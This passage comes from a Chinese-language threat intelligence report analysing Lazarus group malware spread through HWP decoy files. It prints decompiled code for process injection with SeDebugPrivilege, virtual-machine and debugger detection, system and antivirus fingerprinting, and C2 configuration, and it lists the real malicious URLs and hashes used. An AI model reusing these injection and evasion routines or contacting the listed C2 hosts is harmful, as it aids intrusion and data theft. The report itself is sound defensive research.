    {
      v4 = 0;
      while ( !sub_100163F0(dwm_exe[v4], &v16) )
```

```
v8 = ntdll_RtlGetNtVersionNumbers;
v13 = 0;
_mm_storeu_si128(&v11, 0i64);
_mm_storeu_si128(&v12, 0i64);
if ( !v8 )
  return 0;
v8(&dword_10053DF4, &dword_10053DFC, &unk_10053DF0);
word_10053DF2 = 0;
if ( kernel32_GetNativeSystemInfo )
{
  kernel32_GetNativeSystemInfo(&v11);
  if ( v11 == 9 )
  {
    OSbit_10053DF8 = 64;
  }
  else
  {
    v9 = OSbit_10053DF8;
    if ( !v11 )
      v9 = 32;
    OSbit_10053DF8 = v9;
  }
  v5 = 1;
```

```
v3 = kernel32_CreateToolhelp32Snapshot(2, 0);
if ( v3 != -1 && kernel32_Process32FirstW(v3, &v6) )
{
  while ( _wcsicmp(&v8, v2) || !OpenProcess(0x400u, 0, dwProcessId) )
  {
    if ( !kernel32_Process32NextW(v3, &v6) )
    {
      kernel32_CloseHandle(v3);
      goto LABEL_7;
    }
  }
  *v5 = dwProcessId;
  kernel32_CloseHandle(v3);
  result = 1;
}
else
{
ABEL_7:
  result = 0;
}
return result;
```

若无法获取对应文件句柄或进程id不对应，则提升自身权限，并将自身注入到对应的文件中执行：

```
NewState.PrivilegeCount = 0;
_mm_storel_epi64(NewState.Privileges, 0i64);
NewState.Privileges[0].Attributes = 0;
if ( !a2 )
  dwProcessId = GetCurrentProcessId();
v4 = kernel32_CreateFileW(v3, 2147483648, 0, 0, 3, 128, 0);
v5 = v4;
if ( v4 != -1
  && (v6 = kernel32_GetFileSize(v4, 0), v7 = v6, v6 != -1)
  && v6
  && (v8 = v6, v9 = GetProcessHeap(), v10 = HeapAlloc(v9, 0, v8), (lpMem = v10) != 0) )
{
  if ( kernel32_ReadFile(v5, v10, v7, &v25, 0) )
  {
    kernel32_CloseHandle(v5);
    v12 = GetCurrentProcess();
    if ( OpenProcessToken(v12, 0x28u, &TokenHandle) )
    {
      NewState.PrivilegeCount = 1;
      NewState.Privileges[0].Attributes = 2;
      if ( LookupPrivilegeValueW(0, L"SeDebugPrivilege", NewState.Privileges) )
        AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
      kernel32_CloseHandle(TokenHandle);
    }
    v2 = OpenProcess(0x43Au, 0, dwProcessId);
    if ( v2 )
    {
      v13 = v7;
      v11 = lpMem;
      v14 = Injectselftoexe_1000D530(v2, lpMem, v13, v18, v19, v20, 2 * wcslen(v20) + 2);
      v15 = v14;
      if ( !v14 || (WaitForSingleObject(v14, 0xFFFFFFFF), !GetExitCodeThread(v15, &ExitCode)) )
```

满足条件后，检查运行环境，是否处于虚拟机中，若是虚拟机则退出程序：

```
sub_100020B0(&v29, L"onUqAPR1RwDWdUUAzXVGANF1TgCMdU8A2nVPAA==");// vmtoolsd.exe
v1 = sub_10008F60(v29, v30);
LOBYTE(v39) = 1;
v2 = 1;
v29 = *v1;
v37 = 1;
if ( !_wcsicmp(a1, v29) )
  goto LABEL_31;
v29 = v3;
sub_100020B0(&v29, L"Wk9ZAAxPNAAtTzgAKE88AC5PKwA7Ty0AdE88ACJPPAA=");// Vmwaretrat.exe
v4 = sub_10008F60(v29, v30);
v39 = 2;
v2 = 3;
v29 = *v4;
v37 = 3;
if ( !_wcsicmp(a1, v29) )
  goto LABEL_31;
v29 = v5;
sub_100020B0(&v29, L"fINaACqDNwALgzsADoM/AAmDKQAZgygAUoM/AASDPwA=");// Vmwareuser.exe
v6 = sub_10008F60(v29, v30);
v39 = 3;
v2 = 7;
v29 = *v6;
v37 = 7;
if ( !_wcsicmp(a1, v29) )
  goto LABEL_31;
v29 = v7;
sub_100020B0(&v29, L"4n5TALR+PgCDfjAAln47AI5+IwDMfjYAmn42AA==");// Vmacthlp.exe
v8 = sub_10008F60(v29, v30);
v39 = 4;
v2 = 0xF;
v29 = *v8;
v37 = 0xF;
if ( !_wcsicmp(a1, v29) )
```

检查是否处于被调试状态

```
  v0 = __readfsdword(0x30u);
  if ( !v0 )
    return 0;
  if ( *(v0 + 2) || *(v0 + 0x68) & 0x70 )
    return 1;
  pbDebuggerPresent = 0;
  v2 = GetCurrentProcess();
  CheckRemoteDebuggerPresent(v2, &pbDebuggerPresent);
  return pbDebuggerPresent != 0;
}
```


通过检查窗口名，检查是否存在IDA等相关分析工具：

```
if ( StrStrIW(lpFirst, v30)
  || (v30 = v4,
      sub_100020B0(
        &v30,
        L"cL4LEAi+PRBEvlQQFL5pEBe+"),          // x64_dbg
      v5 = sub_10008F60(v30),
      v39 = 2,
      v3 = 3,
      v30 = *v5,
      v37 = 3,
      StrStrIW(lpFirst, v30))
  || (v30 = v6,
      sub_100020B0(
        &v30,
        L"lZRnFtqUCxb5lB4W3JQkFtCU"),          // OllyICE
      v7 = sub_10008F60(v30),
      v39 = 3,
      v3 = 7,
      v30 = *v7,
      v37 = 7,
      StrStrIW(lpFirst, v30))
  || (v30 = v8,
      sub_100020B0(
        &v30,
        L"wMK4FY/C1BWswsEVhML6FYfC"),          // OllyDBG
      v9 = sub_10008F60(v30),
      v39 = 4,
      v3 = 15,
      v30 = *v9,
      v37 = 15,
      StrStrIW(lpFirst, v30))
  || (v30 = v10,
      sub_100020B0(
        &v30,
        L"TavYBQSrtQUgq60FI6uxBTmroQU="),      // Immunity
      v11 = sub_10008F60(v30),
      v39 = 5,
      v3 = 31,
      v30 = *v11,
      v37 = 31,
      StrStrIW(lpFirst, v30))
  || (v30 = v12,
      sub_100020B0(
        &v30,
        L"AnUBFGt1ZRRjdXAU"),                  // idaq
      v3 = 63,
```

之后获取计算机用户名，MAC地址等信息：

```
mov     [ebp+var_14], 0
call    sub_100020B0    ; ROOT\CIMV2
                        ;
lea     ecx, [ebp+var_14]
call    sub_10008F60
mov     ecx, esp
mov     [ebp+var_4], 0
push    offset aImlqedJaxhmyvk ; "iMlqEd/JAxHmyVkRusk1EcbJDxH8yR0R58kYEeP"...
mov     [ebp+var_18], 0
call    sub_100020B0    ; Win32_NetworkAdapter
                        ;
lea     ecx, [ebp+var_18]
call    sub_10008F60
mov     byte ptr [ebp+var_4], 1
xorps   xmm0, xmm0
mov     ecx, esp
movq    [ebp+var_30], xmm0
push    offset aZ5fpgcqxjhgk14 ; "Z5fPGCqXjhgk144YA5erGBWXqhgU17wY"
mov     [ebp+var_28], 0
call    sub_100020B0    ; MACAddress
                        ;
lea     ecx, [ebp+var_40]
call    sub_10008F60
mov     ecx, esp
mov     byte ptr [ebp+var_4], 2
push    offset aPs2odputwazcld ; "pS2oDPUtwAzcLdsMzC3LDMQtxAzkLcwMxC3YDNE"...
call    sub_100020B0    ; PhysicalAdapter
                        ;
lea     ecx, [ebp+var_3C]
call    sub_10008F60
add     esp, 4
mov     byte ptr [ebp+var_4], 3
lea     eax, [ebp+var_38]
```

将获取的信息加密后与C2通信获取命令执行等相应功能：



该样本具有下载执行、获取进程列表、上传文件、获取计算机信息等功能：


```
v2 = kernel32_CreateToolhelp32Snapshot(2, 0);
if ( v2 != -1 && kernel32_Process32FirstW(v2, &v9) )
{
  do
  {
    memset(&DstBuf, 0, 0x800u);
    sub_100128C0(&DstBuf, L"%-20s%10d%10d", &ArgList, v10, v11);
    sub_100020B0(&v8, &DstBuf);
    LOBYTE(v16) = 1;
    sub_1000CAF0(&v13, &v8);
    LOBYTE(v16) = 0;
    v3 = v8 - 16;
    if ( _InterlockedDecrement((v8 - 16 + 12)) <= 0 )
      (*(**v3 + 4))(v3);
  }
  while ( kernel32_Process32NextW(v2, &v9) );
__kernel32_CloseHandle(v2);
sub_100020B0(&v21, L"MDJlCGIyKgh/MjEIbDI2CFUyBghFMhcIWTIRCEkyJghVMgsIRDIACEIyVwg=");// ROOT\SecurityCenter2
sub_10008F60(v21);
v32 = 1;
v31 = 0;
sub_100020B0(&v21, L"GOJSMVniPDFs4jsxbuI7MWriJzFr4gIxauI9MXziJzF74iYx");// AntivirusProduct
sub_10008F60(v21);
LOBYTE(v32) = 2;
_mm_storel_epi64(&v26, 0i64);
v27 = 0;
sub_100020B0(&v21, L"xJ9aBKCfMwS3nyoEqJ87BL2fFASlnzcEoZ8=");// displayName
sub_100020B0(&v21, L"MDJlCGIyKgh/MjEIbDI2CFUyBghFMhcIWTIRCEkyJghVMgsIRDIACEIyVwg=");// ROOT\SecurityCenter2
sub_10008F60(v21);
v32 = 1;
v31 = 0;
sub_100020B0(&v21, L"Fu1GH1DtLx9k7SMfYe0nH3rtKh9G7TQfee0iH2PtJR9i7Q==");// FirewallProduct
sub_10008F60(v21);
LOBYTE(v32) = 2;
_mm_storel_epi64(&v26, 0i64);
v27 = 0;
sub_100020B0(&v21, L"xJ9aBKCfMwS3nyoEqJ87BL2fFASlnzcEoZ8=");// displayName
sub_100020B0(&v35, L"HeAiB0/gbQdS4HYHQeBhB1TgbwdL4BAH");//  ROOT\CIMV2
sub_10008F60(v35);
v49 = 0;
v48 = 0;
sub_100020B0(&v35, L"i4m1OdyJ3DnliYY5uYnqOcSJxTnuicc56onBOeKJ2znsieY58onGOf+J0DnmiQ==");// Win32_OperatingSystem
sub_10008F60(v35);
LOBYTE(v49) = 1;
_mm_storel_epi64(&v42, 0i64);
v43 = 0;
sub_100020B0(&v35, L"uvfvIej3iiHd94YhyfebId/3nSHf94sh7/ecId/3nSE=");// RegisteredUser
sub_10008F60(v35);
LOBYTE(v49) = 2;
sub_100020B0(&v35, L"TDMhCg8zcgoCM0AKITNECg==");//  CSName
sub_10008F60(v35);
LOBYTE(v49) = 3;
sub_100020B0(&v35, L"sOW/MfPl3jHA5csx2eXQMd7l");// Caption
sub_10008F60(v35);
LOBYTE(v49) = 4;
sub_100020B0(&v35, L"MNLpGWbSjBlC0poZWdKGGV7S");// Version
sub_10008F60(v35);
LOBYTE(v49) = 5;
sub_100020B0(&v35, L"//7ALLD+kyy+/rIsnP6oLJb+tCya/qMsi/61LI3+pSw=");// OSArchitecture
```

HWP文档释放EXE后门的攻击样本

奇安信红雨滴团队还捕获了另外一起利用相同诱饵，相同手法的攻击样本

文件名	전라남도 코로나바이러스 대응 긴급 조회.hwp
MD5	8451be72b75a38516e7ba7972729909e

该样本诱饵与之前的样本一样，执行后同样通过EPS脚本执行PowerShell从远程获取可执行文件执行：



远程获取的可执行文件信息如下：

文件名	**Svchost.exe**
Md5	fe2d05365f059d48fd972c79afeee682
来源	http://www.sofa.rs/wp-content/themes/twentynineteen/sass/layout/h1.jpg

该样本加入大量花指令，干扰分析：

```
                jmp     _wWinMain@16_0
_wWinMain@16    endp


; =============== S U B R O U T I N E =======================================


sub_410C85      proc near               ; CODE XREF: sub_448C51↓p

var_8           = word ptr -8
arg_0           = byte ptr  4

                pushf
                ror     eax, 0Fh
                stc
                push    edi
                mov     [esp+8+arg_0], 6Fh ; 'o'
                add     ebx, eax
                stc
                sub     ebp, 4
                pushf
                mov     [esp+0Ch+var_8], 35ECh
                call    sub_448BE4

loc_410CA3:                             ; CODE XREF: sub_44FD89+24↓j
                                        ; sub_44FD89+154B↓j ...
                push    esp
                jmp     loc_4492F7
sub_410C85      endp
```

样本会获取计算机MAC地址、硬盘ID等信息：

```
sub_403670(String, "ROOT\\CIMV2", 0xAu);
v65 = 0;
v60 = 0xF;
v59 = 0;
LOBYTE(v58) = 0;
sub_403670(&v58, "Win32_NetworkAdapterConfiguration", 0x21u);
LOBYTE(v65) = 1;
v62 = 0;
*v61 = 0i64;
v42 = 0xF;
v41 = 0;
LOBYTE(v40) = 0;
sub_403670(&v40, "DeviceID", 8u);
LOBYTE(v65) = 2;
v45 = 0xF;
v44 = 0;
LOBYTE(v43) = 0;
sub_403670(&v43, "MACAddress", 0xAu);
LOBYTE(v65) = 3;
v48 = 0xF;
v47 = 0;
LOBYTE(v46) = 0;
sub_403670(&v46, "IPEnabled", 9u);
LOBYTE(v65) = 4;
v61[0] = 0;
v61[1] = 0;
v62 = 0;
sub_40A370(v61, 0, &v40, &v49, v53);
```


木马程序还会试着读取%AppData%\\Mircosoft\\Windows\\Winx\\config.txt中的文本，该文件会存放着加密后的URL地址：

```
v25 = this;
SHGetFolderPathW(0, 0x801C, 0, 0, &Appdata_Path);// %AppData%
wcscat_s(&Appdata_Path, 0x104u, "\\");
wcscat_s(&Appdata_Path, 0x104u, L"Microsoft\\Windows\\WinX");
wcscpy_s(&FileName, 0x104u, &Appdata_Path);
wcscat_s(&FileName, 0x104u, "\\");
wcscat_s(&FileName, 0x104u, L"config.txt");
v1 = CreateFileW(&FileName, 0x80000000, 0, 0, 3u, 0x80u, 0);
v2 = v1;                                // L"C:\\Users\\malware\\AppData\\Local\\Microsoft\\Windows\\W
if ( v1 == -1 )
  return 0;
v4 = GetFileSize(v1, 0);
v5 = operator new[](v4);
ReadFile(v2, v5, v4, &NumberOfBytesRead, 0);
CloseHandle(v2);
sub_F85B70(1);                          // 解密ebx指向的字符串
String_init((v25 + 0xE), &unk_FA8968, 0);
v6 = v4 - 1;
v7 = 0;
v24 = v4 - 1;
if ( v4 != 1 )
{
  v23 = v4 - 1;
  v8 = v5;
  v22 = 1 - v5;
```

若该文件为空或不存在，则初始化C2并加密存入config.txt

```
if ( !sub_F81940(lpParameter) )                 // 从Config文件中读取url
{
  String_init((v4 + 14), "http://www.kingsvc.cc/index.php", 0x1Fu);
  call_jmp_free_(v4 + 20);
  v16 = 15;
  v15 = 0;
  LOBYTE(v13) = 0;
  String_init(&v13, "http://www.sofa.rs/wp-admin/network/server_test.php", 0x33u);
  v19 = 0;
  Vector_Init(v4 + 20, &v13);
  v19 = -1;
  if ( v16 >= 0x10 )
    jmp_free(v13);
  v16 = 15;
  v15 = 0;
  LOBYTE(v13) = 0;
  String_init(&v13, "http://www.afuocolento.it/wp-admin/network/server_test.php", 0x3Au);
  v19 = 1;
  Vector_Init(v4 + 20, &v13);
  v19 = -1;
  if ( v16 >= 0x10 )
    jmp_free(v13);
  v16 = 15;
  v15 = 0;
  LOBYTE(v13) = 0;
  String_init(&v13, "http://www.mbrainingevents.com/wp-admin/network/server_test.php", 0x3Fu);
  v19 = 2;
  Vector_Init(v4 + 20, &v13);
  v19 = -1;
  if ( v16 >= 0x10 )
    jmp_free(v13);
  sub_F81CD0(v4);                               // url写入config文件
}
```

之后与C2通信获取指令执行：




该样本通过自定义功能几个类实现恶意功能，包括远程SHELL、获取文件信息、键盘记录、下载执行等功能：

```
v2 = this;
this[1] = a2;
*this = &CRootFunit::`vftable';                 // 远程shell,系统信息
this[2] = 0;
v3 = operator new(0x240u);
if ( v3 )
{
  v4 = v3;
  v3[1] = v2[1];
  *v3 = &CFsFunit::`vftable';                   // 文件，磁盘信息操作
  v3[2] = 2;
  v5 = sub_404750();
  sub_404960(v5, v4);
}
v6 = operator new(0x42Cu);
v7 = v6;
if ( v6 )
{
  memset(v6, 0, 0x42Cu);
  v8 = v2[1];
  *v7 = &CFduFunit::`vftable';                  // 下载执行
  v9 = *v7;
  v7[1] = v8;
  v7[2] = 3;
  (*(v9 + 4))(v7, 1);
}
v10 = operator new(0xCu);
if ( v10 )
{
  v11 = v10;
  v10[1] = v2[1];
  *v10 = &CProcessFunit::`vftable';             // 进程相关
  v10[2] = 5;
  v12 = sub_404750();
  sub_404960(v12, v11);
}
```

总结

Lazarus 团伙是一个长期活跃的APT组织，其网络攻击武器库十分强大，拥有对多平台进行攻击的能力。近年来，该团伙多次被安全厂商披露，但从未停止进攻的脚步，反而越发活跃，攻击目标也越发广泛。同时，该团伙也多次针对中国国内进行攻击活动，所以企业用户在日常的工作中，切勿随意打开来历不明的邮件附件和链接。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。



IOC

MD5

8451be72b75a38516e7ba7972729909e

bc13fc599bb594bc19ac9e6fde0c28c6

4662dfa19bd590b1088befa28426a161

b5a31d89f5b83d37c921d159364c968c

e6521be3b323865cf05f27d7c43aeff2

URL

http://www.sofa.rs/wp-content/themes/twentynineteen/sass/layout/h1.jpg

hxxp://teslacontrols.ir/wp-includes/images/detail31.jpg

hxxp://teslacontrols.ir/wp-includes/images/detail32.jpg

http://www.kingsvc.cc/index.php

http://www.sofa.rs/wp-admin/network/server_test.php

http://www.afuocolento.it/wp-admin/network/server_test.php

http://www.mbrainingevents.com/wp-admin/network/server_test.php

---